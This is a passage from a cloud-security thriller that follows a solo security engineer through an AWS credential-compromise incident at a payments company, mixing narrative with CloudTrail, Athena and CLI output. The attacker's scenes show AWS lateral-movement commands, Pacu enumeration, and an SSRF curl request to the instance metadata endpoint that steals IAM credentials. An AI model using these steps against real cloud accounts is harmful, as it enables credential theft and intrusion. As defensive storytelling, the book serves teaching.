CLOUDTRAIL · us-east-1 REC

2026-04-22T02:14:03Z
eventName AssumeRole
userIdentity arn:aws:iam::****:user/prod-deploy
sourceIp 185.220.101.47
errorCode —
1 match of 1 · SEVERITY: CRITICAL

Assumed *Role*

A CLOUD SECURITY THRILLER
IN SIX CHAPTERS · 45 MIN


CSCU · BOOK 01


RAAJHESH KANNAA

INTERNAL

DOCUMENT REF	INC-2025-0313-A
CLASSIFICATION	INTERNAL · RESTRICTED
DISTRIBUTION	Security · Legal · Board
AUTHOR	M. [REDACTED] · Security Engineering
CUSTODIAN	R. K. Chidambaram
INCIDENT DATE	2025-03-13 · 02:14 – 14:37 EDT
FILED	2025-03-21
VERSION	final · 1.0

The following narrative is a reconstruction. It is fiction. The techniques, events, and artifacts it describes are real — present in AWS documentation, public post-incident reports, and the author's professional experience. Nothing here enables an attack a motivated adversary could not already execute. Everything here enables a defense.





PHASE 01 · DETECT

Chapter 1

The Quiet Alert

EXHIBIT 01 — CLOUDTRAIL · MANAGEMENT EVENT


```
"eventTime": "2025-03-13T06:11:43Z",
"eventSource": "cloudtrail.amazonaws.com",
"eventName": "StopLogging",
"sourceIPAddress": "98.47.216.103",
"userIdentity": {
  "type": "IAMUser",
  "arn": "arn:aws:iam::487291035561:
         user/svc-payment-processor",
  "accessKeyId": "AKIAIOSFODNN7EXAMPLE",
  "accountId": "487291035561"
},
"requestParameters": {
  "name": "arn:aws:cloudtrail:us-east-1:
         487291035561:trail/meridian-org-trail"
},
"responseElements": null
```


ANALYST'S NOTE

No detection for iam:CreateAccessKey · noise in a 45-acct org.

◂ payoff in ch. 5 (svc-monitoring-agent)

• • •

2:14 AM. Thursday.

My phone buzzes on the nightstand. I know what it is before I look. The same way you know a car alarm at 3 AM isn't going to stop on its own — some sounds have a specific gravity that pulls you out of sleep and into dread.

Slack notification. `#security-alerts`. A channel with exactly one subscriber.

Me.

I should introduce myself. I'm Maya. I'm the security team at Meridian Financial. The entire security team. Me, my laptop, and a Slack channel nobody reads. I report to Erik, the VP of Engineering, who reports to the CTO, who reports to the CEO, who reports to the board, who reports to their golf buddies that they invested in a fintech startup with "robust security posture." That's me. I'm the robust security posture.

My mother calls every Sunday from Hyderabad. She asks if I'm eating properly. I tell her yes. She asks if I'm sleeping properly. I change the subject. She doesn't know what CloudTrail is. She knows her daughter works too hard.

Meridian processes payments. Series C, 400 employees, growing fast enough that the infrastructure team is perpetually underwater and the compliance team is two people who mostly fill out spreadsheets. We have 45 AWS accounts — which sounds like a lot until you realize that's the right number for a company handling credit card data across multiple product teams. Account-per-workload isolation. PCI-DSS demands it. AWS Well-Architected recommends it. And I'm the one person who has to watch all 45 of them.

I grab my phone.

```
#security-alerts
[CRITICAL] StopLogging detected in prod-payments-037
EventTime: 2025-03-13T06:11:43Z
Principal: arn:aws:iam::487291035561:user/svc-payment-processor
SourceIP: 98.47.216.103
```

My detection pipeline caught it. EventBridge rule monitoring CloudTrail management events, Lambda function that runs a CloudTrail Lake query, posts to Slack if the pattern matches. I built it six months ago on a Saturday because nobody asked me to and nobody would have noticed if I hadn't. That's the job. You build the thing, you maintain the thing, you respond to the thing, and if you do it well enough, nobody knows you exist.

`StopLogging`. Someone disabled CloudTrail in our production payments account. The account that processes credit card transactions.

I'm awake now.

• • •

Six hours earlier, I was fixing someone else's problem. That's not a complaint — it's just the shape of my days. Lena from the platform team had a deploy queued for Friday morning and her IAM role was missing `ssm:GetParameter` permissions. She'd pinged `#platform-help` at 4 PM, gotten one emoji reaction and no answers. By 8 PM, nobody had responded. I saw it at 11 PM, traced the issue to a permission boundary I'd applied last month to tighten service account scope, added the exception, tested it, sent Lena a DM: "Should be good now — the boundary was blocking SSM reads. I updated it."

She'll see it tomorrow. She won't know I stayed up until midnight for it. That's fine. I didn't do it for the credit.

I do a lot of things nobody notices. Last week I reviewed 47 Prowler findings — critical severity, the kind that make auditors

sweat. I triaged 12. The other 35 are in a spreadsheet I'll get to next sprint. There's always a next sprint. One of those findings was about EC2 instances running IMDSv1 — the instance metadata service version that lets anyone on the network grab IAM credentials with a simple HTTP request. I flagged it, marked it "acknowledged — will remediate next quarter," and moved on.

We have GuardDuty enabled across all accounts. That was Erik's checkbox. "We have GuardDuty." We also have 2,300 unreviewed findings. Enabling a service isn't the same as using it. GuardDuty is a smoke detector in a building where nobody checks if the batteries work.

But the detection pipeline — that's mine. CloudTrail events flow into CloudTrail Lake, I write SQL queries against the event data store, and EventBridge triggers Lambda functions when specific patterns appear. It's not sophisticated. It's just consistent. I wrote detections for the things that scare me most: `StopLogging`, `DeleteTrail`, `PutBucketPolicy` with public access, `ConsoleLogin` without MFA. The basics. The things that, if you miss them, you're already three moves behind.

Tonight, the basics just paid off.

• • •

I pull my laptop from the nightstand — it never goes far — and open a terminal.

```
granted sso login --profile security-tooling
```

Granted handles my credential management. Ironic, really — I use a secure credential broker for my own access, but half our service accounts have access keys that haven't been rotated since the Obama administration. Do as I say, not as my company does.

First thing: verify the alert is real and not a misconfigured automation. I've been burned before. Two months ago, an intern's CloudFormation stack tried to create a trail in a sandbox account and the `CreateTrail` event triggered my alert. I spent 40 minutes investigating a false positive. At 2 AM, I need to know what I'm dealing with before I burn adrenaline.

I open CloudTrail Lake and run the query:

```
SELECT
    eventTime,
    eventName,
    eventSource,
    sourceIPAddress,
    userIdentity.arn AS principalArn,
    userIdentity.accessKeyId,
    requestParameters,
    responseElements,
    errorCode
FROM
    event_data_store_id
WHERE
    eventTime > '2025-03-13T05:00:00Z'
    AND recipientAccountId = '487291035561'
    AND userIdentity.accessKeyId = 'AKIAIOSFODNN7EXAMPLE'
ORDER BY eventTime ASC
```

The results come back. I read CloudTrail events the way some people read sheet music — each line tells a story if you know how to listen.

```
{
    "eventVersion": "1.09",
    "userIdentity": {
        "type": "IAMUser",
        "principalId": "AIDACKCEVSQ6C2EXAMPLE",
        "arn": "arn:aws:iam::487291035561:user/svc-payment-processor",
        "accountId": "487291035561",
        "accessKeyId": "AKIAIOSFODNN7EXAMPLE",
        "userName": "svc-payment-processor"
    },
    "eventTime": "2025-03-13T05:47:12Z",
    "eventSource": "ec2.amazonaws.com",
    "eventName": "DescribeInstances",
    "awsRegion": "us-east-1",
    "sourceIPAddress": "98.47.216.103",
    "userAgent": "aws-cli/2.15.17 md/Botocore#1.34.17 ua/2.0 os/linux#5.15.0-91-g
  eneric"
}
```

Same principal, same source IP. Three more events in rapid succession: `DescribeSecurityGroups` at 05:48, `GetCallerIdentity` at 05:49, then a twenty-two minute pause — and `StopLogging` at 06:11:

```
{
    "eventTime": "2025-03-13T06:11:43Z",
    "eventSource": "cloudtrail.amazonaws.com",
    "eventName": "StopLogging",
    "sourceIPAddress": "98.47.216.103",
    "requestParameters": {
        "name": "arn:aws:cloudtrail:us-east-1:487291035561:trail/meridian-org-tra
  il"
    },
    "responseElements": null
}
```

`DescribeInstances` □ `DescribeSecurityGroups` □ `GetCallerIdentity` □ `StopLogging`.

That's not an automation misconfiguration. That's a recon pattern. Someone logged in, looked around, figured out who they were, and then turned off the cameras.

The source IP — `98.47.216.103` — is a residential ISP address. Not our corporate VPN. Not a known AWS IP range. Someone's sitting in an apartment somewhere, using credentials that belong to a service account in our most sensitive production account.

I keep thinking about that healthcare company that went down last year. Single credential. No MFA. Twenty-two billion dollar parent company, months to recover. One set of credentials on a portal nobody was watching. We're not a twenty-two billion dollar company. We're one security engineer talking to herself at 2 AM.

CloudTrail doesn't lie. People lie. CloudTrail just writes it down.

• • •

I check the access key metadata:

```
aws iam list-access-keys --user-name svc-payment-processor \
    --profile prod-payments --output json
```

```
{
    "AccessKeyMetadata": [
        {
            "UserName": "svc-payment-processor",
            "AccessKeyId": "AKIAIOSFODNN7EXAMPLE",
            "Status": "Active",
            "CreateDate": "2024-09-15T14:22:07Z"
        }
    ]
}
```

Created September 15, 2024. Six months ago. Never rotated. `Status: Active`.

I already know this is bad. You're reading this thinking "just revoke the key." Yeah. I thought that too. Hold that thought.

There's something else in the timeline that bothers me. The gap between `GetCallerIdentity` at 05:49 and `StopLogging` at 06:11 — twenty-two minutes. That's not a script running sequentially. Someone stopped. Read the output of `GetCallerIdentity`. Understood what the service account could do. Made a decision. Then disabled logging.

That's a human. A patient one.

I look at my phone. 2:38 AM. The `#security-alerts` channel sits there, one unread notification, zero other subscribers.

Either this is something I can explain away by morning, or someone just went dark in our most sensitive account and I'm the only person who knows.

I really hope it's the first one.

I open a new terminal tab.

```
granted sso login --profile prod-payments
```

Time to find out.

PHASE 02 · INVESTIGATE

Chapter 2

The Way In

EXHIBIT 02 — CLOUDTRAIL · MANAGEMENT EVENT


```
"eventTime": "2024-09-15T14:22:07Z",
"eventSource": "iam.amazonaws.com",
"eventName": "CreateAccessKey",
"userIdentity": {
  "arn": "arn:aws:iam::487291035561:
         user/svc-payment-processor"
},
"responseElements": {
  "accessKey": {
    "userName": "svc-payment-processor",
    "accessKeyId": "AKIAIOSFODNN7EXAMPLE",
    "status": "Active",
    "createDate": "2024-09-15T14:22:07Z"
  }
}
```


ANALYST'S NOTE

Key created Sep 2024. Never rotated. Credential lifecycle = audit-only.

◂ payoff in ch. 6 (per-user rotation sweep)

• • •

Two weeks earlier.

Marcus Chen cleaned out his desk in eleven minutes. There wasn't much to clean. Six months as a DevOps contractor at Meridian Financial had netted him a branded water bottle, a monitor stand he'd bought himself, and a Slack DM from HR that read like it was generated by a template engine — because it was.

> Hi Marcus, as part of our workforce optimization initiative, your contract will conclude effective March 1st. Please return your laptop to IT by EOD. We appreciate your contributions to the platform team.

Workforce optimization. He'd set up three of their CI/CD pipelines. Built the ECS deployment automation. Wrote the Terraform for their data lake accounts. Contributions.

The laptop went back to IT. His Identity Center SSO session was revoked within the hour — proper offboarding, at least on paper. Badge deactivated. Slack account disabled. GitHub org access removed.

But there was an access key.

Not planned. Not malicious. Not even conscious, really. Three months into his contract, Marcus had exported the `svc-payment-processor` credentials to his personal machine to debug a deployment pipeline issue from home on a weekend. The kind of thing everyone does and nobody talks about. He'd meant to delete the key from his `~/.aws/credentials` file when the debugging was done. He didn't. The way you mean to cancel that free trial. The way you mean to update your emergency contacts. The way you mean to do a lot of things that slip through the cracks of a busy life.

When Marcus walked out of Meridian's office for the last time, the key walked out with him.

• • •

Three days after the layoff, Marcus was scrolling forums he probably shouldn't have been scrolling. Bitter isn't the right word — disillusioned is closer. He'd spent six months building infrastructure for a company that cut him loose over Slack with two weeks notice. The bitterness came later, after the second beer, after the third rejected job application, after the recruiter who ghosted him mid-process.

He found the marketplace through a Reddit thread he can't find anymore. Probably removed. The marketplace itself was unremarkable — Tor-accessible, cryptocurrency only, the usual theater of anonymity. People sold credentials, access tokens, API keys. The going rate for active cloud credentials to a payment processor was $1,500 to $5,000 depending on the privilege level.

Marcus posted the access key. `svc-payment-processor`. AWS account belonging to a Series C fintech. Payment processing. Active.

He told himself it was embarrassment, not theft. He'd expose that Meridian couldn't even offboard a contractor properly. That their security was theater. He wanted them to feel what it felt like to be exposed and unprepared.

He sold the key for $2,000 in Monero.

The buyer's handle was VEGA.

• • •

VEGA didn't rush.

Most buyers on the marketplace grabbed credentials and ran — smash-and-grab operations designed to extract whatever value they

could before the key was revoked. Credit card dumps, ransomware deployment, cryptomining on someone else's compute bill. Crude. Noisy. Effective only against organizations that weren't watching at all.

VEGA was not most buyers.

From a clean virtual machine running Kali on a VPS paid for with cryptocurrency, VEGA ran the first command:

```
aws sts get-caller-identity --profile meridian
```

```
{
    "UserId": "AIDACKCEVSQ6C2EXAMPLE",
    "Account": "487291035561",
    "Arn": "arn:aws:iam::487291035561:user/svc-payment-processor"
}
```

Service account. Payment processor. A service account meant the credentials weren't tied to a human identity — no MFA prompt, no session expiration tied to an SSO provider. Just a key and a secret, valid until someone actively revoked them.

VEGA checked Meridian's website. Their careers page had one security engineering listing. It had been open for six months.

One person. Clearly.

VEGA opened a browser and navigated to Meridian's trust center — the marketing page where companies post their SOC 2 badge and compliance attestations like merit badges on a sash. SOC 2 Type II certified. ISO 27001 in progress. "Enterprise-grade security." The SOC 2 report was available on request, but the marketing copy referenced the audit's scope: AWS infrastructure, access management, monitoring.

Compliance is theater. The auditor checked if CloudTrail was enabled. VEGA was about to check if anyone was watching it.

Next, reconnaissance. VEGA installed Pacu — the AWS exploitation framework built by Rhino Security Labs — and ran the enumeration module:

```
pacu --session meridian
Pacu (meridian:svc-payment-processor) > run iam__enum_permissions
```

The output was methodical. `svc-payment-processor` had more permissions than a payment processor should. It could describe EC2 instances, list S3 buckets, and — critically — assume roles in other accounts. VEGA mapped the trust relationships:

```
aws iam list-roles --profile meridian --output json \
    | jq -r '.Roles[] | select(.AssumeRolePolicyDocument.Statement[]?.Principal.A
  WS?) | .Arn'
```

```
"arn:aws:iam::487291035561:role/spoke-001"
"arn:aws:iam::487291035561:role/OrganizationAccountAccessRole"
```

Cross-account roles. The payment processor's account trusted a hub-spoke model — roles in this account could be assumed from other accounts, and vice versa. VEGA traced the trust chain. Overly permissive. Any spoke could assume into any other spoke.

This wasn't unusual. It was typical. One person setting up 45 accounts takes shortcuts. VEGA had seen it a hundred times. The architecture was competent — account isolation, centralized logging, EventBridge-based alerting. Whoever built it was good. The queries in the detection Lambda were elegant. But there were coverage gaps. No one person can watch everything.

VEGA spent four days studying the environment. Patient. Mapping. Making notes.

At 2 AM on the third night, he closed his laptop and stared at the ceiling of his studio apartment in Bucharest. The radiator ticked. A dog barked somewhere below. He thought about a company he'd worked at three years ago — a healthcare startup in Lisbon, fifty

people, moving fast, skipping security reviews because the product needed to ship. He'd been their DevOps lead. He'd flagged the same gaps he was seeing now at Meridian: overpermissive roles, unrotated keys, no detection for the quiet stuff. His manager had said "we'll get to it next quarter." They never did. When the ransomware hit, VEGA — his real name didn't matter anymore — watched patient records leak onto a Telegram channel while executives drafted press statements about "taking security seriously."

He'd quit the next week. The money from credential sales paid his rent. The work itself was the point.

He knew this logic had a flaw. He knew it the way smokers know cigarettes kill. The data he exfiltrated belonged to people, not companies. But the companies weren't going to fix this on their own. They'd passed their SOC 2. They'd checked the box.

Most people rush. That's how they get caught.

• • •

Back to Thursday. 2:41 AM.

I'm staring at CloudTrail Lake results, and I'm starting to feel something I haven't felt in a while: the specific dread of knowing you're not alone in your own house.

The source IP is residential — `98.47.216.103`. I pull up Steampipe to get context:

```
select
    ip,
    city,
    region,
    country,
    org,
    timezone
from
    ipstack_ip
where
    ip = '98.47.216.103';
```

```
+----------------+----------+--------+---------+------------------------+-------
  -----------+
| ip             | city     | region | country | org                    | timezo
  ne         |
+----------------+----------+--------+---------+------------------------+-------
  -----------+
| 98.47.216.103  | Ashburn  | VA     | US      | AS7922 Comcast Cable   | Americ
  a/New_York |
+----------------+----------+--------+---------+------------------------+-------
  -----------+
```

Comcast residential. Ashburn, Virginia. Could be a VPN exit node. Could be someone's apartment. Either way, it's not us.

I pull the full timeline from CloudTrail Lake — everything this access key has done in the last 48 hours across the entire Organization:

```
SELECT
    eventTime,
    eventName,
    eventSource,
    recipientAccountId,
    sourceIPAddress,
    userIdentity.arn AS principalArn,
    errorCode
FROM
    event_data_store_id
WHERE
    eventTime > '2025-03-11T00:00:00Z'
    AND userIdentity.accessKeyId = 'AKIAIOSFODNN7EXAMPLE'
ORDER BY eventTime ASC
```

The results scroll. And my stomach drops.

This isn't a 48-hour timeline. This access key has been active for two weeks. `DescribeInstances`, `ListBuckets`, `GetBucketAcl`, `GetBucketPolicy`, `DescribeSecurityGroups`, `ListRoles`, `GetRole`, `GetRolePolicy`. Systematic. Methodical. Spread across multiple days, never more than a few dozen calls per session, always from residential IPs on different ISPs.

These calls are too systematic to be manual. Someone's running an enumeration framework. I recognize the pattern from my CTF days — Pacu's `iam__enum_permissions` module produces this exact sequence of API calls. `GetUser`, `ListAttachedUserPolicies`,

`ListUserPolicies`, `GetPolicy`, `GetPolicyVersion`. Textbook.

And then I do something I'll regret.

I re-enable CloudTrail.

```
aws cloudtrail start-logging \
    --name arn:aws:cloudtrail:us-east-1:487291035561:trail/meridian-org-trail \
    --profile prod-payments
```

Correct instinct. Wrong timing. I realize it ten minutes later, sitting cross-legged on my bed with my laptop balanced on a pillow, when the adrenaline clears enough for my training to kick back in.

I just told the attacker I'm here.

CloudTrail is an API like everything else in AWS. When I called `StartLogging`, that event appeared in the management account's trail. If whoever is on the other end is watching the same way I am — and the quality of their recon suggests they are — they now know someone re-enabled the trail within eleven minutes of them disabling it. At 2 AM on a Thursday.

Rule one of incident response: observe before you act. Understand the scope before you tip your hand. I broke rule one.

But I adapt. If they know I'm watching, I need alternative evidence sources for the window when CloudTrail was dark. Twenty-two minutes of blindness in the payments account. I pull VPC Flow Logs — they log network traffic regardless of CloudTrail status. And S3 server access logs — they track `GetObject` and `PutObject` calls independently.

```
aws logs filter-log-events \
    --log-group-name /vpc/flow-logs/prod-payments \
    --start-time 1741842703000 \
    --end-time 1741844503000 \
    --filter-pattern "98.47.216.103" \
    --profile prod-payments
```

The flow logs show connections from `10.0.47.83` — the EC2 instance in the payments VPC — to the RDS endpoint on port 5432. Postgres. During the CloudTrail gap, someone used that instance to query the database directly.

I need to tell Erik.

I open Slack and create a private channel: `#incident-20250313`. I add Erik and type a message I've been hoping I'd never have to type:

> We have a problem. Active compromise in prod-payments. Credentials belong to svc-payment-processor — access key created Sept 2024, never rotated. Attacker disabled CloudTrail, performed recon across multiple accounts over the last 2 weeks. Source IP is residential, not corporate. This is not a drill.

I think about the Cloudflare Thanksgiving incident. November 2023. Cloudflare discovered that threat actors had used authentication tokens from the Okta breach — tokens that were never rotated after the initial compromise. The tokens were months old. Still active. Cloudflare's team caught it because they were paranoid enough to check. Their remediation effort stretched into late January — weeks of rotating credentials, reviewing access, and hunting for persistence.

We're not Cloudflare. We don't have a security team of fifty. We have me.

I add one more line to the message:

> Remember when Cloudflare got hit because Okta tokens were never rotated? Same pattern. Someone's using credentials that should have died when they left.


I hit send.

3:07 AM. Thursday. And I'm not alone in this house anymore.

06:11:43Z → 07:18:00Z UTC 1h 06m 17s OFFLINE

— no events logged —

CloudTrail disabled. Recon in progress.



PHASE 03 · SCOPE

Chapter 3

Lateral

EXHIBIT 03 — CLOUDTRAIL · MANAGEMENT EVENT

```
"eventTime": "2025-03-13T07:19:00Z",
"eventSource": "sts.amazonaws.com",
"eventName": "AssumeRole",
"requestParameters": {
  "roleArn": "arn:aws:iam::293847561029:
              role/spoke-001",
  "roleSessionName": "session-20250313",
  "durationSeconds": 21600
},
"responseElements": {
  "credentials": {
    "expiration": "2025-03-13T13:00:00Z"
  }
}
```

ANALYST'S NOTE

STS session TTL up to 12h. Revoking the key ≠ revoking the sessions.

◂ payoff in ch. 4 (false victory)

• • •

3:22 AM. Thursday.

VEGA saw the `StartLogging` event at 3:18 AM. Four minutes earlier.

Not because he was staring at a dashboard — he'd written his own watcher. A simple loop: every five minutes, check if the trail was logging. If it flipped from `false` to `true`, that meant someone was home.

Whoever re-enabled it responded in eleven minutes, at 2 AM on a Thursday.

VEGA closed his laptop lid halfway, thinking. Most companies, you disable logging and nothing happens for days, sometimes never. He'd tested this pattern across a dozen environments. The average response time to `StopLogging` was seventy-two hours. The median was "never detected."

"She's good," he said to his empty apartment. One person, clearly: the API calls came from a single principal, and the detection Lambda had one author's fingerprints all over it. Consistent coding style. Consistent query patterns. Elegant, but alone.

He'd anticipated this. `StopLogging` was a test, less to blind defenders than to measure response time. Now he knew: someone was watching, and they were fast.

Time to move laterally.

VEGA had already mapped the cross-account trust relationships. The `spoke-001` role in `prod-payments-037` trusted the hub account's admin role, but more importantly, spoke roles across the organization trusted each other. An architectural shortcut. The payment processor key was a stepping stone, not the destination.

```
aws sts assume-role \
    --role-arn arn:aws:iam::293847561029:role/spoke-001 \
    --role-session-name session-20250313 \
    --duration-seconds 21600 \
    --profile meridian
```

```
{
    "Credentials": {
        "AccessKeyId": "ASIAX3EXAMPLE",
        "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY",
        "SessionToken": "FwoGZXIvYXdzEBYaDH...",
        "Expiration": "2025-03-13T13:00:00Z"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAX3EXAMPLE:session-20250313",
        "Arn": "arn:aws:sts::293847561029:assumed-role/spoke-001/session-20250313
  "
    }
}
```

Account `293847561029` — `dev-platform-012`. The development environment for the platform team. Less monitoring, looser controls, and — VEGA was betting — instances that never got the security hardening treatment production accounts received.

He checked the EC2 instances:

```
aws ec2 describe-instances \
    --query "Reservations[].Instances[].[InstanceId,MetadataOptions.HttpTokens]"
  \
    --output table \
    --profile dev-platform
```

```
----------------------------------
|       DescribeInstances          |
+------------------+-------------+
| i-0a1b2c3d4e5f6a78 | optional    |
| i-0b8c9d0e1f2a3b4c | optional    |
| i-0d5e6f7a8b9c0d1e | required    |
| i-0f2a3b4c5d6e7f8a | optional    |
+------------------+-------------+
```

Three out of four instances had `HttpTokens` set to `optional`: IMDSv1. That meant metadata credentials could be fetched without a session token, the same vulnerability class exploited in the 2019 Capital One breach via SSRF to `169.254.169.254`.

Six years later. Same misconfiguration.

VEGA didn't need to be on the instance. The `dev-platform-012` account ran an internal dev tool — a lightweight proxy service on an EC2 instance with a URL parameter that accepted arbitrary targets. No authentication. No allowlist. VEGA hit it from his assumed role session through the VPC.

```
curl "http://10.2.47.83:8080/proxy?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/dev-platform-role"
```

```
{
    "Code": "Success",
    "LastUpdated": "2025-03-13T03:15:00Z",
    "Type": "AWS-HMAC",
    "AccessKeyId": "ASIAY7EXAMPLE",
    "SecretAccessKey": "SECRET_EXAMPLE_KEY",
    "Token": "IQoJb3JpZ2luX2Vj...",
    "Expiration": "2025-03-13T09:15:00Z"
}
```

A second set of credentials, independent of the original access key. If Maya revoked `svc-payment-processor` (and she would), he'd still have access through instance role credentials. Redundancy, applied to persistence.

VEGA configured the instance role credentials in a separate profile and continued mapping. The assumed role session had five hours and forty minutes left. The instance credentials would refresh indefinitely. Two clocks — one ticking, one not.

• • •

3:41 AM. Thursday.

I'm tracing the `AssumeRole` chain through CloudTrail Lake. Now that logging is back on, I can see footprints, but only ones made after I turned the lights back on. The twenty-two minute gap is still a blind spot.

```
SELECT
    eventTime,
    eventName,
    recipientAccountId,
    requestParameters
FROM
    event_data_store_id
WHERE
    eventTime > '2025-03-13T02:00:00Z'
    AND eventName = 'AssumeRole'
    AND userIdentity.accessKeyId = 'AKIAIOSFODNN7EXAMPLE'
ORDER BY eventTime ASC
```

The chain unfolds:

```
eventTime               | recipientAccountId | requestParameters.roleArn
------------------------+--------------------+--------------------------------
  --------
2025-03-13T03:19:00Z    | 293847561029       | arn:aws:iam::293847561029:role/sp
  oke-001
2025-03-13T03:31:00Z    | 384756102938       | arn:aws:iam::384756102938:role/sp
  oke-001
2025-03-13T03:44:00Z    | 561029384756       | arn:aws:iam::561029384756:role/sp
  oke-001
```

Three accounts. They jumped from `prod-payments` into `dev-platform-012`, then `staging-data-019`, then `prod-datalake-031`. Each hop used `spoke-001`. My hub-spoke model is now their highway.

In plain terms: VEGA used one stolen key to unlock doors across a dozen accounts, each one giving him access to the next.

I dig deeper. What did they do in each account?

```
SELECT
    eventTime,
    eventName,
    eventSource,
    recipientAccountId,
    requestParameters
FROM
    event_data_store_id
WHERE
    eventTime > '2025-03-13T03:00:00Z'
    AND recipientAccountId IN ('293847561029', '384756102938', '561029384756')
    AND userIdentity.sessionContext.sessionIssuer.arn LIKE '%spoke-001%'
ORDER BY eventTime ASC
```

The pattern makes my chest tight:

- `dev-platform-012`: `DescribeInstances`, `DescribeSecurityGroups` — mapping the network
- `staging-data-019`: `ListBuckets`, `GetBucketPolicy` — inventorying data
- `prod-datalake-031`: `ListBuckets`, `GetBucketAcl`, `GetBucketReplication`, `GetBucketPolicy`

That last set stops me cold. `GetBucketReplication`. They're not just looking at data; they're looking at how data moves. They're checking for cross-account replication paths that can move large volumes quietly.

That's not random automation. That's someone who understands AWS data architecture: the fastest way to exfiltrate isn't direct download, it's replication to an account you control while AWS does the copying.

I run a Steampipe query to inventory all S3 replication configurations across the org — Steampipe lets me treat AWS like a database, which at 4 AM is faster than writing Python:

```
+---------------------------+-------------+-----------+----------------------
  ----+------------------+
| name                      | account_id  | region    | destination_bucket
     | destination_acc...|
+---------------------------+-------------+-----------+----------------------
  ----+------------------+
| meridian-txn-archive      | 487291035561 | us-east-1 | meridian-txn-backup
     | 561029384756     |
| meridian-datalake-raw     | 561029384756 | us-east-1 | meridian-datalake-repl
  ica | 561029384756     |
| meridian-compliance-logs  | 102938475610 | us-east-1 | meridian-compliance-bk
  p   | 102938475610     |
+---------------------------+-------------+-----------+----------------------
  ----+------------------+
```

Three replication rules — all internal. All expected. No external accounts. Yet. But the attacker was mapping this. Learning the topology. Figuring out where to plug in.

• • •

4:15 AM. I need help.

I've never typed those words before. Not in Slack, not in an incident channel, not to anyone. My instinct is to handle this alone. Not ego; I don't want to burden people at 4 AM, and asking for help means explaining the invisible scaffolding I've built and maintained alone for two years.

But I can't watch 45 accounts and trace an attacker and check S3 replication and audit VPC Flow Logs simultaneously. Not alone. Not at 4 AM.

I open a DM to Kira. She's the senior dev on the payments team. We've talked maybe a dozen times — mostly me pinging her about IAM permissions or her pinging me about why her Lambda can't write to DynamoDB. She's sharp. Notices things. Two months ago, she asked me why the payment service had `s3:*` permissions when it only needed `s3:PutObject` to one bucket. I almost hugged her.

```
Maya: Kira, I know it's 4 AM. I'm sorry. We have an active security
incident in prod-payments. I need someone who understands the payment
service architecture. Can you join #incident-20250313?
```

She responds in three minutes. Three minutes at 4 AM on a Thursday.

```
Kira: On my way. What do you need?
```

I don't know why my eyes sting. Probably sleep deprivation.

She joins the channel. I brief her on CloudTrail events, role chains, timeline. Halfway through, she stops me.

"Wait. You built all of this?" She's not talking about the attacker's path. She's talking about the detection pipeline, the cross-account queries, the EventBridge rules. "This has been running for how long?"

"Two years."

"And nobody else knows how it works?"

I don't answer. She lets the silence do the work, then moves on. She absorbs the rest quickly, then asks the question that hits me like a truck.

"Maya — why can a payment service role assume into dev accounts?"

I stare at the screen.

"Because when I built the hub-spoke model, I optimized for 'make it work' instead of 'least privilege.' I was one person setting up 45 accounts. I took shortcuts so cross-account access would work without me as a bottleneck."

Silence in the channel for ten seconds. Then:

```
Kira: And now?
```

"And now someone found the shortcut."

• • •

4:47 AM. I'm building a timeline.

CloudTrail Lake is my primary evidence source, but it only covers control-plane API calls. For data-plane activity (actual S3 object access, actual database queries), I need secondary sources: S3 server access logs, RDS query logs, and VPC Flow Logs.

I query S3 server access logs for the payments transaction bucket. The access logs land as flat files in a logging bucket — I'd set up an Athena table over them months ago for exactly this kind of ad-hoc forensics:

```
-- Athena query over S3 server access logs
SELECT
    bucket_name,
    requester_arn,
    key,
    operation,
    request_time,
    remote_ip
FROM
    s3_access_logs_db.meridian_txn_archive_logs
WHERE
    bucket_name = 'meridian-txn-archive'
    AND parse_datetime(request_time, 'dd/MMM/yyyy:HH:mm:ss Z') > timestamp '2025-
  03-13 05:00:00'
    AND remote_ip = '98.47.216.103'
ORDER BY request_time ASC
```

They ran `ListObjects` and then `GetObject` on fourteen files: transaction records from the last three months.

But here's what I almost miss: the `GetBucketReplication` call wasn't just reconnaissance. I check the bucket policy for `meridian-datalake-raw`:

```
